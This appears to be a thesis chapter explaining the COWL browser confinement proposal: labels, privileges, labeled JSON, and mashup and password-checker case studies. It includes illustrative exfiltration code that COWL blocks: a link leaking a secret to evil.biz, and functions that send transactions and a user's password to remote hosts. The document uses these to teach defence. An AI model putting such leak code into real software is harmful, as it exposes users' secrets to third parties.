The W3C standard outlines the interfaces that browser vendors need to implement to support COWL, along with the expected behavior. Interfaces are expressed as WebIDL. Furthermore, the specification also provides suggestions on algorithms and modifications needed for confinement.

The interfaces listed on the specification are expressed in Web IDL (Web Interface Description Language) [12], which is used to describe application programming interfaces (APIs) to be implemented in web browsers. In chapter 4, we outline how we implemented these in Mozilla Firefox.

3.3 Labels

Labels are encoded in conjunctive normal form (CNF), which practically can be thought of as boolean formulas (*and*s and *or*s) over principals. The label format stems from Disjunction Category (DC) labels [13].

There are three types of principals: *origin principal*, *unique principal*, and *application-specific principal*. Principals can be used for various means and to represent different parties within the system.

Origin principal

The origin principal is used to represent that data is related to some origin or web service, such as `http://alice.com/`. An origin principal could for example express that a context contains sensitive information from some origin.

Unique principal

The unique principal represents some unique entity within the system. Furthermore, it is constructed from an Universally Unique Identifier (UUID) [14], prefixed by the string *unique:* - e.g. unique:a0281e1f-8412-4068-a7ed-e3f234d7fd5a.

Application-specific principal

The application-specific principal can be used to represent some party or entity which is specific to the application. Constructed from a string prefixed by *app:* - e.g. app:user37.

3.3.1 Label interface

Labels can be constructed through both JavaScript and HTTP-headers. Moreover, the Label interface (listing 3.1) also defines operations for comparing labels, such as checking for equality and subsumption.

```
[Constructor, Constructor(DOMString principal), Exposed=(Window, Worker)]
interface Label {
  boolean equals(Label other);
  boolean subsumes(Label other, optional Privilege priv);

  Label and((Label or DOMString) other);
  Label _or((Label or DOMString) other);

  stringifier;
};
```

Listing 3.1: Web IDL for Label interface [2]

Labels are immutable, and thus the *and* and *or* operations will return a new label object and leave the original label unaffected.

The label $\langle alice.com \wedge bob.com \rangle$ can be constructed through the and-operation, as in listing 3.2.

```
var alice = new Label('alice.com');
var aliceAndBob = alice.and('bob.com');
```

Listing 3.2: Creating and-labels in JavaScript

While the label $\langle alice.com \vee bob.com \rangle$ is constructed through the or-operation, as in listing 3.3.

```
var alice = new Label('alice.com');
var aliceOrBob = alice.or('bob.com');
```

Listing 3.3: Creating or-labels in JavaScript

3.3.2 Normal form

After a new label is constructed it will automatically be reduced to normal form, meaning that superfluous label components are removed. In listing 3.4, the label $\langle alice.com \wedge \langle alice.com \vee bob.com \rangle \rangle$ is reduced to the normal form label $\langle alice.com \rangle$. The first component of the label, *alice.com*, implies the second component, $alice.com \vee bob.com$, and thus the latter is unneeded.

```
var alice = new Label('alice.com');
var aliceOrBob = alice.or('bob.com');
var alice2 = alice.and(aliceOrBob);

alice2.equals(alice); // true after normal form reduction
```

Listing 3.4: Normal form reduction in practise

Furthermore, two labels are considered *equivalent* if their normal forms are mathematically equal - which is also shown in listing 3.4.

3.3.3 Subsumption

Subsumption is used to test whether a label is more restrictive than another label. Furthermore, subsumption is internally used by COWL to decide whether two parties should be allowed to communicate.

If a label A *subsumes* a label B, this means that the components of label A logically implies the components of label B. Informally, label A can be though as more restrictive than label B.

Listing 3.5 shows how the label $\langle alice.com \rangle$ subsumes the label $\langle alice.com \vee bob.com \rangle$ as the former implies the latter.

```
var alice = new Label('alice.com');
var aliceOrBob = alice.or('bob.com');

alice.subsumes(aliceOrBob); // true
```

Listing 3.5: Example of subsumption

Listing 3.6 shows how the label $\langle alice.com \rangle$ does not subsume the label $\langle bob.com \rangle$.

```
var alice = new Label('alice.com');
var bob = new Label('bob.com');

alice.subsumes(bob); // false
```

Listing 3.6: Example of subsumption

3.4 Labeled browsing contexts

With COWL, browsing contexts are extended with two labels, one for confidentiality and one for integrity. These two labels are collectively referred to as *context labels*. The confidentiality label represents the sensitive information that the context contains. The integrity label represents the parties which have contributed with data inside the context, and vouch for it. The integrity label also represents how trustworthy the context can be considered to be. Together the context labels specifies the security policy that applies for all data within the context, and also how data can flow from and to it.

Information should only be able to flow in accordance to the context labels, and any flows which would violate the security policy they denote are disallowed. For this reason, COWL enforces a security check whenever communication, internal or external, involves a COWL enabled browsing context - and when a HTTP response includes a COWL header. The security check is used to determine if the communication, or information flow, would violate the security policies of the involved contexts. Both confidentiality and integrity have to be considered. The destination, or receiver of information, needs to preserve confidentiality, as specified by the sender's context confidentiality label. Similarly, the sender must be at least as trustworthy as the destination context, per integrity. While this relationship is formally

described as the *can-flow to relation* in the paper "Disjunction Category Labels", we have included an informal description in section 3.8.

A context, per default, starts of with COWL disabled, which means that it is backwards compatible with legacy web content. Initially both of the context labels are empty meaning that the context is unconfined and free to communicate, as normally permitted [1]. Furthermore, contexts are automatically assigned a privilege according to their origin (further described in section 3.6).

Context confidentiality

As a context raise its confidentiality label, either by explicitly setting it, or by inspecting sensitive information, it becomes more restricted in which parties it can interact with. A context can at any time raise its confidentiality label to a more restrictive one. It can not, however, lower the confidentiality label to become less restricted - since it would constitute a leak.

A context could for example have a confidentiality label of $\langle a.com \rangle$ which means that it potentially contains sensitive information from a.com. In this state, the context is prohibited from communicating with any parties which does not preserve the confidentiality. This essentially means that the context can only communicate with other contexts with a confidentiality label that subsumes $\langle a.com \rangle$, or the remote origin `a.com`. Later on, the context may have the need to incorporate data from b.com. It must thus perform a label raise, and the context labeling will then become $\langle a.com \wedge b.com \rangle$. Now, the context can not any longer communicate with the remote origin a.com as it could potentially leak data from b.com.

Context integrity

A context can lower its integrity label but is instead limited in how much it can be raised according to the context privilege. This ties in to the earlier discussion on endorsement and is further explained in section 3.6. When the integrity label is set other parties needs to be more trustworthy, in order to pass data to the context.

3.4.1 Labeled Browsing Context interface

Listing 3.7 contains the interface for Labeled Browsing Contexts. The interface can be used to enable COWL, and manipulate the context's confidentiality and integrity labels (by calling `COWL.<method>` through JavaScript).

```
[Exposed=(Window, Worker)]
interface COWL {
  static void enable();
  static boolean isEnabled();

  [SetterThrows] static attribute Label confidentiality;
  [SetterThrows] static attribute Label integrity;

  [SetterThrows] static attribute Privilege privilege;
};
```

Listing 3.7: Labeled Context Web IDL [2]

As earlier noted, COWL is initially disabled for a context, unless otherwise specified, and can be enabled by calling the enable method `COWL.enable()`. Furthermore, it is possible to set the context labels through either `COWL.confidentiality = new Label(...)` for confidentiality or `COWL.integrity = new Label(...)` for integrity. For example, setting the context confidentiality label to `COWL.confidentiality = new Label('http://alice.com/')` states that the context contains

[1] Conceptually the empty label is the disjunction of all possible principals. For confidentiality this means that anyone is can read the data. For integrity it means data anyone might have written to it.

information that is sensitive to the origin *http://alice.com/*, which cause COWL to restrict communication from the context, in order to preserve confidentiality.

In addition to specifying context labels via JavaScript, COWL also lets server operators do so via a HTTP-header called *Sec-COWL*. Through the Sec-COWL header a server operator can set the initial labels that should apply for confidentiality, integrity, and privilege (later explained) - see listing 3.8.

```
Sec-COWL: ctx-confidentiality 'http://alice.com/' ctx-integrity 'none' ctx-
    privilege 'none'
```

Listing 3.8: Setting context labels via the Sec-COWL HTTP header

3.5 Labeled Communication

As earlier noted, COWL will always enforce a security check whenever communication involves a COWL-enabled context. This can, however, make communication cumbersome. To make sure that the untrusted target context is confined when reading some sensitive information, the sender would be forced to raise its confidentiality label, then the target context needs to do the same, before COWL will grant a message to be delivered. The required coordination between contexts is not trivial.

By adding primitives for *Labeled Communication* it is possible to pass messages to contexts in a flexible way. COWL will make sure that the target context is constrained once the passed sensitive information is inspected, as opposed to before the message is delivered. This mechanism is available both when passing data between contexts, and also for a server operator who wants to label responses, as: *Labeled Objects* and *Labeled JSON*.

3.5.1 Labeled Objects

Listing 3.9 contains interface for Labeled Objects. Labeled Objects enable the labeling of messages, according to confidentiality and integrity, before they are sent to another context. The message that is sent is protected by the associated labels, and the receiving context can not inspect it without becoming tainted.

```
dictionary CILabel {
  Label? confidentiality;
  Label? integrity;
};

[Constructor(object obj, CILabel? labels), Exposed=Window, Worker]
interface LabeledObject {
  readonly attribute Label confidentiality;
  readonly attribute Label integrity;

  [GetterThrows] readonly attribute object protectedObject;

  [Throws] LabeledObject clone(CILabel labels);
};
```

Listing 3.9: WebIDL for Labeled Object interface [2]

A Labeled Object can be constructed through JavaScript, as in listing 3.10. The constructor takes two parameters, an object containing the confidentiality and integrity labels, and the actual message, or object, to be sent. Labeled Objects can be passed to other contexts via the PostMessage API.

```
<script>
  var data = { msg: 'secret' };
  var labels = {
    confidentiality: new Label('http://alice.com')
```

```
  };
  var labeledObject = new LabeledObject(data, labels);
  iframe.postMesssage(labeledObject, '*');
</script>
```

Listing 3.10: Constructing and passing a labeled object

COWL will make sure that the receiver becomes confined once the sensitive information, contained in the Labeled Object, is inspected (via the `protectedObject` property) as in listing 3.11. Before inspecting the Labeled Object, the receiver is free to communicate with other parties and potentially fetch dependencies. In this way, a context is able to state when it is ready to be confined.

```
window.addEventListener('message', onMessage, false);

function onMessage(event) {
  // Get the labeled object passed to the context
  var labeledObject = event.data;
  // The context is still unconfined, free to fetch resources and communicate
      with other parties

  // Inspect the labeled object
  var data = labeledObject.protectedObject;
  // Context is now confined, tainted with label specified by sender
}
```

Listing 3.11: Receiving labeled object

3.5.2 Labeled Server-Browser Communication

With COWL server operators are able to label the response, from the server, according to confidentiality and integrity. This can be done either via a HTTP-header, or through a more permissive approach called *Labeled JSON*. Furthermore, when a request is sent from a COWL-enabled-context, COWL will also attach metadata regarding the context's state (confidentiality, integrity and privilege). The provided metadata can be used for several purposes. For example, if some data is meant to be stored as a result of the request, and retrieved at a later time, the metadata can be stored alongside the data to later label the response (for the purpose of preventing self-exfiltration attacks).

SEC-COWL

In addition to using the *Sec-COWL* header to set a context's initial COWL-state (through `Sec-COWL: ctx-*`, as earlier described), it can also be used to specify the sensitivity of the response - as in listing 3.12. COWL use this data to determine whether the response should be blocked or not (depending on if the context would preserve confidentiality). This allows the server operator to enforce that the context is properly confined before the browser delivers the response.

```
  Sec-COWL: data-confidentiality 'http://alice.com/'
```

Listing 3.12: Label response with HTTP-header

Labeled JSON

In COWL, Labeled JSON is a format that enables server operators to, essentially, construct Labeled Objects from the server. Compared to using the Sec-COWL header to label the response, Labeled JSON is a more flexible approach that enables the application code, in the receiving context, to choose when it is ready to become confined (by inspecting the response). Until the point of confinement the application can issue other network requests to fetch dependencies. This feature is, for example, useful for mashup applications where data is incorporated from several different distrusting, parties (deeming their data as confidential).

The Labeled JSON object returned from the server needs to contain three fields: the confidentiality label, the integrity label and the object associated with the labels (listing 3.13). Furthermore, the Content-Type header needs to be set to *application/labeled-json* to inform the browser that the response contains sensitive information, encoded as Labeled JSON.

```
Content-Type: application/labeled-json;

{
  "confidentiality": "'self'",
  "integrity": "'self'",
  "object": ... JSON object ...
}
```

Listing 3.13: Returning labeled JSON from server

On the browser side, application code can use either the XHR or Fetch API (which are extended to support Labeled JSON) to construct a Labeled Object from a Labeled JSON response (listing 3.14).

```
var req = new XMLHttpRequest()
// Specify that response should be sent to http://example.com
req.open("GET", "http://example.com");
// Response should be interpreted as Labeled JSON
req.responseType = "labeled-json";
req.onload = function (e) {
  // req.response contains a Labeled Object constructed from the response
  var labeledObject = req.response;
};
req.send();
```

Listing 3.14: Receiving labeled JSON

3.6 Privileges

In COWL, a privilege is an unforgeable object that lets a context exercise actions such as declassification and endorsement. Privileges are automatically assigned to web applications, according to origin, by COWL - unless stated otherwise. A privilege let code act on behalf of the page origin, and not become confined when readings its data. The basic idea is that a party should authority in deciding how information they provide to the system should be handled.

In the practical sense, a privilege really corresponds to a label - with the difference that it cannot be forged. When COWL is enabled, a privilege corresponding to its origin will be assigned. For example, a web application served from `http://alice.com` will be given a privilege for *http://alice.com*. This privilege lets the web application declassify data labeled confidential to *http://alice.com*. Furthermore, it enables the application to state that *http://alice.com* endorse some data.

In COWL both declassification and endorsement are exercised implicitly, which means that COWL will automatically opt for using privileges in deciding whether communication should be allowed or not, as doing so enable applications to become less restricted/more flexible. This leads to the concept of effective labels, the COWL specification refers to the *effective confidentiality label* and the *effective integrity label*. These labels essentially constitute the security policies for confidentiality and integrity, that applies for communication after taking privileges into account - see section 3.8.

The effective confidentiality label is computed by downgrading the context confidentiality label with the privilege. This means that if a context is labeled as containing sensitive information to `http://alice.com` (`COWL.confidentiality = new Label('http://alice.com/')`), while simultaneously holding the privilege for the origin, the *effective confidentiality label*

is considered empty (declassification), and the context is free to communicate with other parties.

Dually, there is also an effective integrity label which is computed by upgrading current integrity label with the privilege. Thus, a context with an empty integrity label (`COWL.integrity = new Label()`) and holding the privilege for `http://alice.com` will be considered to have the effective integrity label of *http://alice.com* (endorsement).

3.6.1 Privilege interface

Code can access and set the privilege via the labeled context interface, earlier presented. Code can drop current privileges by setting a new empty privilege, `COWL.privilege = new Privilege()`. Furthermore, it is possible to construct delegated privileges via the privilege interface (see listing 3.15). The delegated privilege must be weaker than the context's current privilege.

```
[Constructor, Exposed=(Window, Worker)]
interface Privilege {
  static Privilege FreshPrivilege(); // Named constructor
  Label asLabel();

  Privilege combine(Privilege other);
  [Throws] Privilege delegate(Label label);
};
```

Listing 3.15: Privilege interface in Web IDL [2]

In addition to the aforementioned, it is also possible to construct a *FreshPrivilege*. A FreshPrivilege does not correspond to an origin, but rather a unique principal which is generated during construction. The FreshPrivilege is can be useful when working with untrusted code (later shown in case studies). Furthermore, it is possible to take ownership of a privilege via the combine method - listing 3.16.

```
// Create new fresh privilege:
var priv = new FreshPrivilege(); // internal label with unique principal (
    UUID)

// Take ownership of the fresh privilege:
COWL.privilege = COWL.privilege.combine(priv);
```

Listing 3.16: Take ownership of privilege with combine

3.7 The stuck top-level context invariant

When a browsing context is navigated, e.g. as a result from a user clicking a link, it could potentially leak sensitive information to remote origins (e.g. if some secret is encoded as a part of the link as in listing 3.17). To prevent these kinds of leaks COWL disables navigation when it could leak sensitive information to unauthorized parties.

```
<a href="http://evil.biz/<secret>">Click this link<a>
```

Listing 3.17: Certain links could leak information

As a context inspects more and more sensitive information it could reach a state where the user would have to intervene and manually enter a new location into the address bar in order to navigate further. For the sake of usability COWL has an invariant that prevents top-level browsing contexts[2] from inspecting sensitive information where doing so would restrict it from navigating arbitrarily (any data that would result in a non-empty effective confidentiality label. The specification refers to this as being *stuck*).

[2]See `https://www.w3.org/TR/html5/browsers.html#top-level-browsing-context`

A consequence of the invariant is that developers have to more thoughtful in designing applications using COWL, making use of nested context to inspect sensitive information where doing so is prohibited in the top-level context.

We leave the stuck-top level context invariant out of the discussion for sake of simplicity.

3.8 Confinement - Secure Information Flow

Whenever a COWL enabled context is about to engage in communication with another party, either another context or a remote origin (server), COWL determines if information flow is secure. This is done with respect to both confidentiality and integrity, and if communication would violate one of these components, communication is disallowed. This is further referred to as the *can-flow-to check*, which is honored both when a COWL enabled context acts as receiver or sender of information.

This section outlines how the COWL specification achieves secure information flow, the can-flow-to algorithm, and practical examples of when COWL deems information flow secure.

3.8.1 COWL specification and secure information flow

The COWL specification proposes achieving secure information flow through a number of different measures, one of them being disabling same-origin access by using sandbox flags (see section 4.4), and maybe more notably by modifying the Fetch and Web Messaging specifications, to make these honor confidentiality and integrity. Together these modifications handle the basis for confinement of internal and external browser communication.

Fetch is a standard with the purpose of unifying how browsers perform network communication, and fetching of resources in general. For this purpose, the specification defines a number of algorithms and how security policies such as CSP ties into these. The standard also includes the Fetch API, presented earlier, which is similar to the XHR API. Thus, by modifying the implementation of the Fetch specification unsafe network communication can be prevented.

The Web Messaging standard defines primitives for cross-context messaging, such as the PostMessage API which was presented earlier. By modifying the implementation of the PostMessage API (along with the use of sandbox flags) unsafe cross-context communication, that would violate confidentiality or integrity of data, is prevented.

3.8.2 Can-flow-to algorithm

The can-flow-to algorithm presented here (algorithm 1) is a generalization of the one used in the specification (which contains some variations for internal and external communication). Nonetheless the algorithm captures the essence of how COWL determines whether a context should be allowed to communicate with another party. We refer to the COWL specification for the exact steps.

The algorithm is based around two principals: the *source* and the *target*. The source principal can be seen as the sender of information. The *target* principal can be seen as the receiver of information. In practise a principal can be either a context or a remote origin, where either the source or target is a context.

In general terms, the target principal must be able to keep sensitive information received from the source principal confidential. Dually, the source principal must honor the targets principal's integrity, meaning that the source principal must be at least as trustworthy as

the target principal. Furthermore, COWL will automatically use privileges that a principal posses for implicit endorsement and declassification.

If a principal is a remote origin COWL assumes a confidentiality label according to its origin. Thus, a context labeled with `COWL.confidentiality = new Label('http://alice.com')` would be allowed to communicate with a server located at the origin `http://alice.com`.

Algorithm 1 Can flow to

1: *sourceConfidentiality* ← effective confidentiality label of *source*
2: *sourceIntegrity* ← effective integrity label of *source*
3: *targetConfidentiality* ← upgraded confidentiality label of *target*
4: *targetIntegrity* ← integrity label of *target*
5: **if** *targetConfidentiality subsumes sourceConfidentiality and sourceIntegrity subsumes targetIntegrity* **then return** true
6: **else**
7: **return** false

In steps 1 - 4 of the algorithm the confidentiality and integrity labels, to be used for the source and target principals, are computed.

For the source principal the effective confidentiality and effective integrity labels are used. As earlier explained (section 3.6) these are examples of implicit declassification and endorsement using the principal's privilege.

For the target principal its upgraded confidentiality and integrity labels are used. The upgraded confidentiality label is the dual of the effective confidentiality label, being the confidentiality label upgraded with the privilege, instead of downgraded (as in the case of the effective confidentiality label). The upgraded confidentiality label can be thought of as COWL performing implicit declassification, assuming that the principal wants to receive information confidential to the privilege that it holds. The integrity label is only used if the principal explicitly stated that it should be used (e.g. through setting `COWL.integrity = new Label(...)`). If the target principal is a remote origin, an empty integrity label is assumed.

In steps 5 - 7 of the algorithm, COWL determines if the target principal will be able to preserve confidentiality of data from the source principal, and furthermore, if the source principal is as trustworthy as the target principal. If *targetConfidentiality* subsumes *sourceConfidentiality* it means that the target principal has an at least as restrictive confidentiality label as the source principal, and that confidentiality will be preserved. And, if *sourceIntegrity* subsumes *targetIntegrity*, this means that the source principal is as trustworthy as the target principal. If both of these holds, COWL will deem the flow of information as secure.

Note that the algorithm is designed to be permissive in the respect that COWL assumes the most favorable confidentiality and integrity labels for both the source and the target principals, through implicit declassification and endorsement.

3.8.3 Examples of secure information flow

The following are series of practical examples provided to demonstrate when COWL deems information flow as secure. The examples are based around two contexts, context A and context B, and under what circumstances they can communicate.

Context communication without privilege

Consider the two contexts context A and context B. Context A contains sensitive information from *alice.com* as reflected in its context confidentiality label (`COWL.confidentiality = new`

`Label('alice.com')`). Context B contains no sensitive information, reflected in its empty context confidentiality label (`COWL.confidentiality = new Label()`).

In this situation COWL will prevent context A from sending data to parties that does not guarantee that confidentiality of data from alice.com will be preserved. Thus, context A is not able to send data to context B as the latter has an empty context confidentiality label (making no confidentiality guarantees). Context B is however allowed to send data to context A as this would not leak any confidential information (per COWL security policies).

Context communication with privilege

Consider the two contexts context A and context B. Context A contains sensitive information from *alice.com* and holds the privilege for *alice.com*. Context B contains no sensitive information.

In this situation COWL will allow context A to send data to context B. The reason is that COWL uses the *effective confidentiality label* (which takes the privilege into account) of the sender to compute whether communication should be allowed. As earlier explained, holding the privilege for some origin gives the context ability to declassify (and endorse) information according to the origin, which in this case is alice.com. The use of the effective confidentiality is an example of how COWL performs automatic declassification, assuming that the sender wants to exercise their privilege.

3.9 Case studies

We dedicate the remainder of this chapter to demonstrate how COWL can be used to realize the two styles of applications presented in chapter 2. Furthermore, we discuss some practical problems that we encountered in the implementation of these applications.

In section 3.10 we show how COWL can be used to implement a mashup service in the style of Mint, which we call *Mintie*. In chapter 2, we discussed how these types of mashups often are realized in either one of two ways. Either the party providing the data can choose to trust the mashup with the data, by white-listing it with CORS. Another option is for the user to trust the mashup service with his credentials, letting it circumvent the SOP by fetching data outside the browser. There is no way to constrain how the data is handled, after sharing it, with current web security mechanisms.

COWL enables these style of mashups to be realized in a more secure fashion by letting server operators instruct the user's browser how sensitive information should be handled once it has been shared. In this way, the mashup application, executing in the user's browser, can fetch and compute on sensitive information, without having either the party providing the data fully trust the mashup, or the user depart with his credentials.

In section 3.11 we demonstrate how COWL can be used in letting untrusted code compute on sensitive information, specifically, we extend the password checker case study, introduced in chapter 2, with COWL for this purpose. We previously discussed how making use of untrusted code often results in a trade-off between functionality and privacy, with current security mechanisms. The library that we want to use might be dependent on other resources, such as scripts or images, provided by another party, hosted at a remote origin. If we want to use CSP, we would have to track these dependencies and whitelist them, not without effort. Furthermore, once sensitive information is passed to the library, it can be leaked to the white-listed origins.

With COWL, it is possible let untrusted code compute on sensitive information, and be assured that information is not leaked via overt channels. COWL can allow the library to fetch resources that it is dependent on, and once it has been given access to sensitive information, confine it, thereby disallowing further network communication.

3.10 Case study: Mashup

The mashup application that was developed is called *Mintie* (depicted in figure 3.10) and is similar to popular services such as Tink and Mint that aggregate users' financial record into categories that are displayed to the user.

For this example there are two parties involved: the integrator Mintie (*mintie.com*) that provides the mashup service, and the bank `bank.com` that acts as the users bank. Mintie provides rules that are used to categorize users transactions into different categories (such as food, savings, etc), while bank.com provides data representing a user's transactions to the mashup. A transaction consists of two key pieces of data: the bank account tied to the transaction, together with the transaction amount.

The usage of COWL is beneficial for both the bank and Mintie. COWL makes it easier for the bank to trust that Mintie will preserve confidentiality of data, and also helps Mintie to protect the data from untrusted client-side code that might be included.

The transactions are provided, from the bank, to Mintie as Labeled JSON (listing 3.18). By labeling the data with the keyword *'self'* the bank can state that the data is sensitive to its own origin (bank.com in this case). As the SOP prevents inspection of cross-origin requests it is relaxed with through the CORS header `Access-Control-Allow-Origin` (listing 3.19).

```
app.get('/transactions', function (req, res) {
  // Specify that response contains Labeled JSON
  res.set('Content-Type', 'application/labeled-json');
  // The Labeled JSON object
  var labeledObj = {
    // State that the transactions are confidential to bank.com
    confidentiality: "'self'",
    object: {
      transactions: transactions
    }
  };
  // Serialize labeled object and send in response to request
  res.send(JSON.stringify(labeledObj));
});
```

Listing 3.18: bank.com: Sending transactions as Labeled JSON from server

```
res.header("Access-Control-Allow-Origin", "https://mintie.com/");
```

Listing 3.19: CORS header to enable Mintie to inspect response from bank

The client-side architecture of Mintie is based around three different contexts: the top-level context, the categories context and the categorize context.

The top-level context (browser window/tab) is used to fetch the rules (from mintie.com) and transaction (from bank.com) as Labeled JSON. Due to the stuck top-level browsing context invariant, the data contained in the Labeled JSON objects can not be inspected from the top-level context but is instead passed down to the two nested contexts.

The categories context is used to unlabel data from both Mintie and bank.com and are combined to display spendings-per-category. As a result of inspecting the data, the context becomes confined, with the new confidentiality label $\langle mintie.com \wedge bank.com \rangle$, and can no longer communicate with any remote origins - trying to do so will fail (listing 3.21).

The categorize context is used to provide functionality that enables users to update the rules for how transactions associated with certain account numbers should be categorized. This context does not inspect the transactions from the bank, but only the rules (labeled sensitive to Mintie) and can thus still communicate with the mintie.com to update rules (listing 3.20).


```
function updateAccountCategory(accountId, newCategory) {
  var url = "http://mintie.com:3000/update-categories/" + accountId + '/' +
      newCategory;
```

```
  var req = new XMLHttpRequest()
  req.open("GET", url);

  // State that response to the request should be interpreted as Labeled JSON
  req.responseType = "labeled-json";
  req.onload = function () {
    // Labeled Object contains the new, updated, categories
    var labeledObject = req.response;
    // send to data to context displaying categories
    window.parent.postMessage(labeledObject, '*');
  };
  // Send request to update categories
  req.send();
}
```

Listing 3.20: JavaScript to update how transaction are categorized

Figure 3.1: Picture of Mintie case study




```
function leakData() {
  try {
    var req = new XMLHttpRequest();
    req.open('POST', 'http://mintie.com:3000/');
    req.send(JSON.stringify(transactions));
  } catch(e) {
    console.log("Failed to leak!");
  }
}
```

Listing 3.21: Leaks are prevented according to labeling

3.11 Case study: Password checker

In chapter 2 we presented the password checker case study, and how the current security primitives make it hard to address both flexibility and privacy. We isolated the password checker script with an iFrame, sent passwords to it through the PostMessage API. To ensure that passwords are not leaked to remote origins, we could use CSP. However, a problem is letting the password checker flexibly fetch dependencies, when this is safe, while preventing

it from leaking the passwords sent to it. This is hard to enforce with CSP, dynamically changing the policy.

COWL presents a number of primitives that makes this easier. One of them is the Labeled Object. By sending the password encapsulated in a Labeled Object, the password checker can flexibly choose when to inspect the password and become confined. This allows the password checker to fetch resources that it is dependent on. In this example the password checker fetch rules from its origin that states what properties a strong password should have.

In this example there are two parties involved: the web service *alice.com*, and *untrusted.com* that hosts the password checker script. `alice.com` creates a nested context, through an iFrame, in which the password checker script is included - listing 3.22. By including the password checker script in a new context, it will only have access to data explicitly sent to it, and not execute with the same privileges as alice.com.

```
<form id="password-form">
  <input type="text" id="password" placeholder="Password">
  <button type="submit">Check strength</button>
</form>
<iframe id="checker" src="//untrusted.com:3000/checker"></iframe>
```

Listing 3.22: alice.com: Nest password checker script into a new context

After a user has submitted a password of her choosing, the web service, `alice.com`, pass it to the password checker, as a Labeled Object, via the PostMessage API (listing 3.23).

The Labeled Object (containing the password) is labeled with the internal label of a generated Fresh Privilege, corresponding to a unique principal. This prevents the password checker from communicating with parties other than the parent context - which holds ownership of the Fresh Privilege - once the password has been inspected. By using the label from a Fresh Privilege instead of the confidentiality label ⟨*alice.com*⟩, self-exfiltration attacks (where an attacker exfiltrate the password to a public part of alice.com) can be prevented.

```
function onSubmit() {
  // the password that a user entered
  var password = document.getElementById('password').value;

  // Create a new privilege
  var freshPriv = new FreshPrivilege();
  // Take ownership of the new privilege
  COWL.privilege = COWL.privilege.combine(freshPriv);

  // Set the  confidentiality label of the Labeled Object
  // to the internal label of the Fresh Privilege
  var labeledPassword = new LabeledObject({ password: password }, {
      confidentiality: freshPriv.asLabel() });

  passwordChecker.postMessage(labeledPassword, '*');
}
```

Listing 3.23: alice.com: Send user's password as a Labeled Object to the password checker context

As mentioned the password checker receives passwords as Labeled Objects through the PostMessage API (listing 3.24). Once a Labeled Object has been received, the password checker proceeds to fetch the password rules from its origin[3] - which in this example are expressed as regular expressions (listing 3.25). After the rules have been fetched, the password checker inspects the Labeled Object containing the password, and becomes confined. The rules are then used by the password checker to compute the password strength, passing the result back to the parent context `alice.com`.

[3]In a real world scenario it is beneficial to fetch these kinds of resources as early as possible, instead of waiting for the Labeled Object to be passed. However, this approach demonstrates how COWL can defer confinement until the point where sensitive information is inspected.

```
window.addEventListener('message', onMsg, false);
function onMsg(ev) {
  // receive labled object containing password
  var labeledObject = ev.data;
  // fetch the rules for password from server before inspecting password and
      still unconfined
  fetchRules(function(rules) {
    // The password rules have been fetched from server, inspect the labeled
        object
    var password = labeledObject.protectedObject;
    // context confined after accessing protectedObject property
    // COWL.confidentiality.toString() returns a label containing the unique
        principal (unique:...)
    console.log('COWL confidentiality', COWL.confidentiality.toString());
    var passwordStrength = rankPassword(password, rules);
    // pass the score back to context that first passed password
    ev.source.postMessage(passwordStrength, ev.origin);

    // demonstrate leak
    leakPassword(password);
  });
```

Listing 3.24: Password checker: Fetching password rules and computing password strength

```
{
  "min_length": ".{6,}", // should have at least 6 characters
  "uppercase": "[A-Z]", // should have at least one uppercase character
  "lowercase": "[a-z]", // should have at least one lowercase character
  "number": "\\d" // should have at least one number
}
```

Listing 3.25: Password guidelines constituted by regular expressions

Any leaks via overt channels, e.g. the Fetch API (listing 3.26), are prevented by COWL (figure 3.2).

```
function leakPassword(password) {
  fetch('http://untrusted.com:3000/' + password)
    .then(function(response) {
      console.log('Succeeded in leaking password');
    })
    .catch(function(error) {
      console.log('Failed to leak password');
    });
}
```

Listing 3.26: Leaks via overt channels are prevented

Figure 3.2: Output from `console.log` stating that the request via the Fetch API failed

3.12 Case studies: Discussion

The usage of COWL in construction applications builds on compartmentalization, splitting applications into multiple contexts as required. This is to enable a application to inspect sensitive information in one context, causing it to become confined, while some other context is kept unconfined in order to communicate freely. We demonstrated the need for compartmentalization in the mashup case-study, Mintie, where two child contexts are used for different purposes. One context is used to inspect transactions that bank.com deems sensitive, becoming confined accordingly. The second context is used to provide users with functionality for categorizing account numbers, which requires communication

with mintie.com. This context never inspects transactions from bank.com as it would cause confinement.

Compartmentalization can, as in the case with Mintie, be achieved through the usage of iFrames. A practical problem is that developers often, for the sake of user experience, strive to mask the usage of iFrames. Achieving this goal is not effortless in general, and is even more cumbersome after confinement caused by COWL.

iFrames are assigned size attributes from their parent contexts, denoting the area that can be disposed to display content contained in the iFrame. If an iFrame requires a greater area than assigned from its parent to display its contents, a scrollbar is often automatically displayed. In certain cases the size that an iFrame requires might not be known in advance, for example if code in the iFrame incorporates, and displays, data from a remote party at runtime. These cases require the parent context to dynamically resize the iFrame.

If the parent context and the iFrame are of same-origin, the SOP allows the parent to inspect the iFrame's DOM and determine the required size (listing 3.27).

```
...
iFrame.height = iFrameWindow.document.body.scrollHeight + 'px';
```

Listing 3.27: Resize height of same-origin iFrame

